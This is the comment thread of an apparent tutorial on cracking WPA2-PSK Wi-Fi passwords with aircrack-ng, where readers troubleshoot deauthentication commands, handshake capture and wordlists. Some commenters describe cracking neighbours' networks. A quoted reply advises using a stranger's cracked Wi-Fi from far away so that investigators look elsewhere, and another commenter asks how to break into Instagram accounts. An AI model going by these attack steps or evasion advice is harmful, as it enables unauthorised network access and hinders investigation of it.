
1

Then...it should work.

Show me the directory listings for both.

REPLY

1




REPLY

1

nvm I figured it out..Thank you!

REPLY

1

It would be helpful to others if you told us what you figured out was wrong, Chris.

REPLY

1

Ill guess you had incomplete path to the word list.

REPLY

1

Hello crackers,
Wish you happy new year to all. Hope all are doing good :)

I have followed above tutorial. i didn't face any issue while running the airodump program. For my testing purpose , i have used my smart-phone act like wifi hotspot. i have one ubuntu machine which is capable of monitoring airodump program. i have used another windows machine act as like client. but i didn't get WPA handshake after running airreply-ng program, Unfortunately , when i tried to connect my wifi by Ubuntu machine which is monitoring the network, I got the handshake which i can able to crack my password. Finally , i got the WPA handshake from my ubuntu machine which is act like as client and monitoring system.

so , i am wonder why it's not recording the handshake from my other system ( windows machine ) . i am still confusing :(

Hope you have understand my problem.

Any helps is much appreciated :)

REPLY


1

I had the wrong path name for the WPAcrack file...I didnt add the dash.

REPLY

1

hello everyone can someone tell me what i doing wrong give me some hint or something




REPLY

1

Boris:

Check out the comments above. Several people have already addressed this issue.

REPLY

1

hello otw, a more general question...

how do i get access to your particular series without looking all over the place? i notice you are able share links which contains only certain series..like wifi cracking series..linux tutorials series etc.. thanks master

REPLY

1

King:

Good question. Select Null Byte and then click on the "How To" button. It will bring up the several of my series such as Wi-Fi and Linux.

OTW

REPLY

1

thanks master

REPLY

1

hello i followed for your guide i was able to capture the handshake and hack it. But then i disable wps on my router and tried again however now i am unable to capture the handshake i have tried multiple times using different programs and sending various auth codes and deauth code worked however handshaked was not captured . can you please tell that weather a wps disabled network be hacked if so how do i capture its handshake.

REPLY

1

I am getting this error when issuing aireplay-ng --deauth 100 -a BSSID mon0 "Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch

Please specify an ESSID (-e)."

anyone know what the problem is?

REPLY

1

Craig:

Welcome to Null Byte!

This question has come up and been answered multiple times before in the comments above. Check those out.

OTW

REPLY

2

(facepalm)

So many things wrong with your post Craig. Linux much?

REPLY

1

Hello again OTW i finnaly fix my problem with step 4 after i read all coments 40times now after i make deauth will i get handshake imidietly or i need wait

REPLY

1

First, the handshake is only available when someone re-authenticates and then it should be almost immediate.

REPLY

1

So that mean i need wait or what sorry for stupud question

REPLY

1

You need to wait for re-authentication and usually the handshake is immediate.

REPLY

1

Hi can you please make a tutorial of how to hack instagram to get the username and password of a account.

REPLY

2

Hello Mr BAGHERI,
Is Instagram part of my router?
Does it have WPA2/PSK?
Is Instagram an option for Aircrack-ng?

REPLY

1

Hi
I know what Aircrack-ng does.
I'm sorry but I'm saying, do you know and can you please help me/us with how to crack in to an instagram account?

REPLY

1

Kier:

Check out my recent article on BeEF .

REPLY

1

How do you get the results of your crack without running the attack all over again

REPLY

1

hey....what can i do...it says that the passphrase is not in dictionary.....

REPLY

1

Tell me about the AP.
Does it use default ESSID? Like ISP-1234.
What are the first 4 digits in the BSSID?

Also it is possible that the APs around you are using a locale language not in the list used.

Also if it is factory default it is a good chance it is 12-16 random alpha. I have the theory correct but cant make the list because it is 65PB and a mask would take 55 yrs on my GPU set up. About 1k yrs without GPU.

Waiting on environment detail from you.

REPLY

1

having a problem after deauthentication of clients from the AP.
I am unale to capture the handshake.The airodump-ng terminal does not shows up WPAhandshake.
I am using Ubuntu 14.04

REPLY

2

Whenever i enter the " aireplay-ng --deauth 100 -a 00:00:00:00:00:00 mon0" command I get this back: "19:24:37 Waiting for beacon frame (BSSID: 00:00:00:00:00:00) on channel -1

19:24:37 Couldn't determine current channel for mon0, you should either force the operation with --ignore-negative-one or apply a kernel patch. Please specify an ESSID (-e)." everything else was working fine. (FYI I put all zeros in the AP because I don't want the real one known).

REPLY

1

Hi this question was answered a ton of times but just add the --ignore-negative-one to the command and it should go through

REPLY

1

Hi... To everyone. Am new here. Pls could someone explain to me in details, how this works? Any explanation will be highly appreciated. Thanks...

REPLY

1

Hi Charles. Welcome to Null-Byte!

You may start reading this article about wifi terminologies. This may help you understand most of the concepts stated in this article. You should also check this for more understanding.

REPLY

1

i have try several time to crack my neighbor wifi since i found this article a week ago. The last time i try i come to the situation where the password or key is finally found massage appears changing the current passphrase massage. Im happy with that but when i try to enter the password to connect, the password seems not right because i failed to connect. Later i try more couple times then the password appear is same like the first time i find it and it just not working. What is actually happening? I wonder if i miss a thing.

REPLY

1

Hi,

Quick question I got the handshake on my home network, when i went to crack the handshake using the rockyou text file it came up empty even though i put the key in the file. I also tried with smaller files making sure each time the file had the key. What could be going wrong? Sorry if this question has been asked before, I tried looking for it but could not find anything. Any help would be appreciated.

REPLY

1

Does not sound like you have a valid handshake.
Get another one.

This is a problem most people have no clue about and assume that the password list is bad when in fact they don't have a good handshake.

REPLY

1

Thanks I figured that was the case I was just was unsure if that could happen

REPLY

1

Hey! Might sound noobish, but I cant kali link to pick up my wireless adapter (AWUS036NH)! If you could help me it would be much appreciated!

Thanks :)

REPLY

1

Welcome to Null Byte, Conner!

Are you using Kali in a VM or dual boot?

REPLY


1

Using it in VM!
Thanks for replying btw !!

REPLY

1

This is what I get if you needed to know.




REPLY


1

airmon-ng start wlan0
That may work a little better.

REPLY

1

Hahah wo na still doesnt work :/




REPLY

1

Greetings, help us help you. Check the spelling of the commands you enter before asking for help.

REPLY

1

Also next info we will need is: :~# ip link show

REPLY

1


REPLY

1

Try this thread since its VM. Also this issue has been resolved if its just drivers. Search the WHT forum.
http://null-byte.wonderhowto.com/how-to/kali-is-your-new-pet-ultimate-guide-about-kali-linux-portability-0157538/

exit

REPLY

1

Thanks!

REPLY

1

Hi! Great guide! However I have a problem, i did everything as you said and after the deauth step the handshake never appears for me. Am I doing something wrong?

REPLY

1

i am facing the same problem. done everything as told but never able to get the handshake. any clue?

REPLY

1

i got a flush of handshake text in the terminal, just for a second and then i got .cap with 3 other files in the directory. is there any good word-list by default in kali? Thanks

REPLY

1

Great. !!! I m a big fan of yours. !!

REPLY

1

Hey OTW, love your tutorials, still learning though! Thank you.

REPLY

1

when i do: aireplay-ng --deauth 100 -a 5C:D9:98:C0:BF:2A mon2

it says : Couldn't determine current channel for mon2, you should either force the operation with --ignore-negative-one or apply a kernel patch

Please specify an ESSID (-e).
My interface is mon2.
Can someone help me please ?
Thanks in advance :) !

REPLY

1

Add --ignore-negative-one to your command

Aireplay-ng --deauth 100 -a 5C:D9:98:C0:BF:2A --ignore-negative-one mon2

REPLY

☆4

--Negative--
'service network-manager stop' is the correct fix.
Then re issue the commands..

or

##-- Let me help you out? Will solve your -1 issue in tools before it begins. #Restart it with service network-manager 'start|restart|stop'

```
Nm="service network-manager"
echo -e "\n\e01;32m(-0.0-)\e[00m Checking if $Nm is Running..."
sleep 3
if ps -e | grep "NetworkManager" >> /dev/null; then
echo -e "\n\e01;32m[-!-\e00m $Nm IS Running."
sleep 3
echo -e "\n\e01;32m[-x-\e00m Stopping $Nm"
service network-manager stop
sleep 3
clear
else
echo -e "\n\e01;32m[-i\e00m $Nm is NOT Running!"
fi
sleep 3
clear
```

* Well looking at the translation WHT fuqed it up so don't copy and paste it. Brackets have run wild! So for a reference only.

REPLY

1

I agree with Cx2H.

REPLY

1

thanks .. I'll try both opinions and I'll see if it works :)

REPLY

1

So, a response by OTW about a year ago:

> **The best way to use wifi anonymously is to hack someone's password who is good distance away (say .5-2 miles). Then use there wifi with a high gain directional antenna. I have worked with law enforcement agencies and even when they know the**

**wifi is hacked, they focus their investigation to surrounded houses/neighborhood.**

I must have a misunderstanding of high gain directional antennaes (HGDA). From what I am reading on several product descriptions, it appears that these are attached at the source wifi router to boost the signal. But your comment implies that someone who wants to hack a neighbor's wifi can set this up, obviously at a location remote from the source. What am I missing? Does the hacker need to connect the HGDA to a router in his/her remote location?

And, BTW, thank you so much for going into all of the detail that you do to educate us noobs!

REPLY

1

You can set up a high gain antenna on your wireless adapter.

REPLY

1

my problem...:(
i have an external wifi



REPLY

2

I have to agree with Romeo on that (facepalm)

REPLY

1

SO what should i do??????

REPLY

2

**mono** not mano. It's just a typo.

REPLY

1

i got the handshakes of 2 wifi's on the same channel(9). There was no common client. The cracked password was same for both of them. But it didnt worked on one but worked on other. can u tell why it didnt worked on one of them?

REPLY

1

Sounds like a glitch or a FP.

REPLY

1

Wow, 96 kudos...

REPLY



-2 HIDDE

1

I can see that I'm late to the game here but just wanted to throw out a thank you. These tuts have been a huge help and I've learned more here than anywhere else on the interwebs.

REPLY

1

Robert:

You are welcome and welcome to Null Byte! Its never too late to learn.

OTW

REPLY

-1 HIDDE

1

Hello everyone, im trying to crack wpa with RTL8192cu and everything is going well until its time to deauthenticate clients and then nothing happens. I tried it on my own network and my neighbors. Any help on whats going wrong? Thanx

REPLY

1

Is that adapter aircrack-ng compatible?

REPLY

1

It's not in the compatibility list but it goes on monitor mode and all of the above except forcing deauthentication. You think the adapter is the problem?

REPLY

1

Yes, absolutely.

Any WiFi adapter will go into monitor mode.

REPLY

1

Oh, alright thanks for the help! Keep up the good work.

REPLY

1

Oh, alright thanks for the help! Keep up the good work.

REPLY

1

@occupytheweb it doesnt work on linux 2 , can u do a new one ... or say whats wrong?

REPLY

1

What is Linux 2?

What do you mean it wouldn't work? What happened?

REPLY

1

excuse me i waned to say Kali linux 2.0 sana . well it says wlan0mon instead of mon0
but Cyberhitchhike offered me a solution witch i will try now!

REPLY

1

@Damien
Change the paths to the wordlists to reflect your environment.
Change everything that says mon0 to wlan0mon
Should work like a charm again.

REPLY

1

ill try that in a sec " ″

REPLY

1

When I try the first airodump the fixed channel keeps on changing. How do I make it stay on one channel?

REPLY

1

Greetings! What are the commands you speak of? I can speculate all day but need a little bit more info based on your statement.

REPLY

1

Hi
i have some trouble in step 4-5
i cant upload screenshot so:
when i enter aireplay-ng --deauth 100 -a.....
i see:
"" 12:56:34 couldnt detemine current channel for mon0
you shoud either force the operation with --ignore-negative-one or apply a kernel patch
please specify an essid (-e)."""
please help.

REPLY

1

<!-- What version of Kali or BackTrack are you using? -->

-1 fix: service network-manager 'start|restart|--><--'

It just don't work right fix: mon0 = wlan0mon

<!-- MOTD: Have a great day and thanks for stopping by! -->

REPLY

1

I got no data packet error....what I do...plz any one reply me.....

REPLY

1

Make certain you followed all the steps carefully. If you are still unsuccessful, please post a screenshot of your steps so we can help you.

REPLY

1

This was a great tutorial, I followed the instructions and after much tinkering managed to capture the encrypted password right after some 30 deauth packets were sent. I've spent six days and gone through seven dictionaries including that gigantic crackstation one, but to no result. Is there an online site with more processing power and a bigger dictionary that might be able to tackle it? I'm willing to donate a major organ now I've invested so much time on this pet project.

REPLY

1

what cause the duplication in handshake 4 messages ? and is this duplication has effect on decryption process

REPLY

1

Each time the client authenticates, the 4 way handshake is presented.

REPLY

1

It has been said, but I just have to say it again. What an amazing tutorial it is. However the default password don't work for me.

Now that I have load the password/keyword recommended, never change the name; crackstation-human-only.

Tried to replace darkc0de with crackstation-human-only, don't work. Tried replace WPAcrack-01.cap with crackstation-human-only-01.cap also don't work.

So for the very last step, what's the command should be?

REPLY



-1 HIDDE


1

Hi, does anyone know the algorithm aircrack-ng uses to crack passwords? I was also wondering if adding words from a different language to my darkc0de.lst file would up my chances of cracking passwords in my area

REPLY

1

Hey guys, my wireless adapter TP-Link WN722N. And this is what it is showing after i pass the first command




What is the problem and how to solve it?

REPLY


1

there is no problem, everything is fine
itn kali 2.0 mon0 is replaced by wlanmon0

REPLY

1

I am on edge. What to do since it not even finding the wordlists..please send the command for the path in kali...it is also showing 0 handshake...and showing wpa handshake in the right corner..
help out master




REPLY

1

please elaborate in detail what you are trying to do.
and show the command which you had used..

REPLY

1

i got it..but aircrack is taking 6 hours and counting to crack .cap file since

REPLY

1

So many answers to that question if you look up.

REPLY

1

i got it..but aircrack is taking 6 hours and counting to crack .cap file since

REPLY

1

If you are not sure of the password or validity of the cap file could be a lot longer. I have banged on cap files for months before with no luck. 6 hours is one breath.

REPLY

1

How u get it?

REPLY

1

This is probably a stupid question to most of you, but is it possible to get detected using this method?

REPLY

1

Yes, of course you can be detected, but you probably won't.

REPLY

1

Guru, previously i had it but lack of wordlists.
Now i've come to same as 'armaan' when he not even getting the default wordlist.

By the way, how to add the wordlist into the usb? I unetbootin too but then my air-crack file gone missing. Format the thumb, put in wordlist first follow by air-crack, then my wordlistbecame not available.

REPLY

1

Master OTW,

Im using 'Qualcomm Atheros AR956x wireless network adapter'.Im using VM with kalilinux 2.

if i typw ifconfig i could see that elan0 is active,but whin i try airmon-ng start elan0 i dont see any channels.Kindly help me with this.

Thanks,
Banoth

REPLY

2

That looks like an internal card, and if you're using a VM that might not be recognized because it's already in use by your main OS.

Try with a live USB version of Kali or get an external wifi dongle and make sure it's recognized by the VM and not your main OS. Also, airmon-ng start wlan0 is just for putting card in monitor mode, you are not supposed to see any 'channel' there. Maybe you meant

**airodump-ng wlan0mon** (after you ran the airmon cmd)

If it says something like 'Device or resource busy' try this
**ifconfig wlan0mon down**
**iwconfig wlan0mon mode monitor**
**ifconfig wlan0mon up**

then repeat the airodump cmd.
Again, if it fails on the VM, try with the live usb, that should work.

REPLY

1

Hello firstly thanks for the great tutorial.
I need some assistance please help.
I followed all the steps...faced many hurdles to reach this point,now I'm not sure where I'm going wrong.

After using the aircrack command I'm getting a "passphrase not found" error.I know this is a error because I tried cracking my own wifi and created my own word list with the wifi pswd.

So where could I have gone wrong.
using dual boot
using external wifi usb adapter .

Please Help.Thank you.

EDIT: I've tried removing aircrack and installing it again and it worked,probably version compatibility or dependency issues I guess.Thanks again for the tutorial :)

REPLY

1

OTW

I got the handshake and I use rockyou.txt.gz in Kali to crack the password,but it shows : Passphrase not in dictionary,why?

REPLY

1

Charles:

You probably got that message because the passphrase was not in the dictionary.

Rockyou is not an exhaustive dictionary. In addition, it is in English. If the owner used a non-English passphrase, it won't work.

OTW

REPLY

1

Thank you,OWT:) ..Do u know some exhaustive dictionaries which can be used to crack the password from a non-English Passphrase?

REPLY

-1 HIDDE

1

IMHO new aircrack-ng (aircrack-zc) uses wlan0mon interface and not mon0.
apart from that outstanding tutorial, sensei!

REPLY


1

Hi OTW
your post really helpful for newbie like me and thanks

REPLY

1

hi guys,




im not able to get handshake
and not getting the thing "please specify the dictionary"
please help me out of this thing.

REPLY

1

Shouldn't the BSSID be 08:86:38:74:22:76 instead of 08:86:30:74:22:76?

REPLY

1

We used wordlist in this tutorial. Wordlist can show any long/type of password or only easy passwords?

REPLY

1

Hi!

Whether it is possible hack WI-FI protected by WPA2-PSK that password contains 64 random characters (uppercase and lowercase letters, special characters, it gives 256^64 combinations) ?

WPS will be disabled to avoid Reaver.

Connection to the network will be possible only in the vicinity of the access point and reconnection will be disabled, in order to secure from Evil Twin Attack.

Password will by generated by special algorithm, and will be changed once a week.

Whether this network will be safe?

Sorry for my English...

REPLY

1

I know OTW is no longer here... god damnit... will miss him. Anyways if there is someone out there to answer my question would be really delighted:

1. I tried on wifi and on the neighbour. The deauth worked on mine ( kicked my pc off the net and couldnt connect for a while which got me stressed xD ). Both ways i did not receive the sign of the handshake.
2. I follow all the step: turn on the airmon > than airdoump > than profile it down to one bssid. Then i follow up with the deauth. Done it a couple of times now. I am not sure whether i kick him off the wifi.
3. Is it a matter of tries or i am doing something wrong ?
4. i get this message: aireplay-ng --deauth 100 -a B8:A3:86:9B:6D:82 wlan0mon

05:10:37 Waiting for beacon frame (BSSID: B8:A3:86:9B:6D:82) on channel 4
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).

and soon after this 100 lines of the deauth follow. Also i read on other comments about the mon0 and wlan0mon thing? Is it a big deal ? I mean i figured it out on my own that it works like this but does it REALLY work ? :D

Cheers and thank you in advance

REPLY

1

hey, can we doesn't hack without network adapter

REPLY

-1 HIDDE

1

IT community, if there is I want to join

REPLY

1

hi,i did whatever you said,but i couldn't change my wlan0 to mon.
and by the way,my wireless chipset is intel.

REPLY


## Share Your Thoughts

Click to share your thoughts

LATEST HOT


HOW TO HACK WI-FI

Cracking WPA2-PSK Passwords Using Aircrack-Ng




NEWS

